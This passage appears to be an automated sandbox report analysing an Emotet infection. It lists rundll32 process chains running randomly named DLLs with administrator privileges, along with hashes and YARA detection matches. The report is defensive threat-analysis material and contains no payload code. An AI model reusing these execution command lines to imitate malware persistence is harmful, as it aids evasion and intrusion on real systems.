Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2102924374.0000000000660000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2102828167.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000D.00000002.2102745390.00000000001B0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2844 Parent PID: 2448

General

Start time:	00:09:47
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yapklbuza\ogcvtegh.uyf',#1
Imagebase:	0x400000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2107924027.0000000000410000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2107877116.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000E.00000002.2107894176.0000000000200000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2500 Parent PID: 2844

General

Start time:	00:09:49
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mwxqfujfxki\wrmqlfoubv.sew',vtkOSGpvF
Imagebase:	0x400000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2108207451.0000000000170000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2108344528.00000000002B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000F.00000002.2108318970.0000000000250000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 3040 Parent PID: 2500

General

Start time:	00:09:50
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mwxqfujfxki\wrmqlfoubv.sew',#1
Imagebase:	0x400000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2338438182.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2338503796.0000000000280000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000010.00000002.2338458694.00000000001D0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis